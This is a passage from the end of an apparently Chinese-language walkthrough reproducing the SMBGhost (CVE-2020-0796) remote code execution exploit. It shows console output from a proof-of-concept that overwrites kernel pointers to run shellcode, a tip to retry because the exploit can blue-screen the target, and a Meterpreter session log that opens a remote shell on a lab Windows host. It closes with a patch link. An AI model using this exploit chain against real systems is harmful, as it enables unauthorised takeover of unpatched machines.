[+] found HalpApicRequestInterrupt at fffff8066435ebb0
[+] built shellcode!
[+] KUSER_SHARED_DATA PTE at ffffa7fbc0000000
[+] KUSER_SHARED_DATA PTE NX bit cleared!
[+] Wrote shellcode at fffff78000000950!
[+] Press a key to execute shellcode!
[+] overwrote HalpInterruptController pointer, should have execution shortl
y...
root@kali:~/桌面/SMBGhost_RCE_PoC-master# 
```

image.png

成功获取 shell，poc 不太稳定，有可能导致蓝屏，多试几遍就好了。



```
[*] Started bind TCP handler against 192.168.0.169:2333
[*] Sending stage (201283 bytes) to 192.168.0.169
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.0.169:2333) at 2020-06-05 17:41:55 +0800

meterpreter > shell
Process 6400 created.
Channel 1 created.
Microsoft Windows [�汾 10.0.18362.30]
(c) 2019 Microsoft Corporation�����������Ȩ����

C:\Windows\system32>ipconfig
ipconfig

Windows IP ����


���������� Ethernet0:

   �����ض���� DNS ��׺ . . . . . . . :
   �������� IPv6 ��. . . . . . . . : fe80::596b:e2ad:3900:8eb2%4
   IPv4 �� . . . . . . . . . . . . : 192.168.0.169
   ��������  . . . . . . . . . . . . : 255.255.255.0
   Ĭ������. . . . . . . . . . . . . : 192.168.0.1

C:\Windows\system32>
```

image.png

0x03 漏洞修复

目前厂商已发布升级补丁以修复漏洞，补丁获取链接：

```
https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2020-0796
```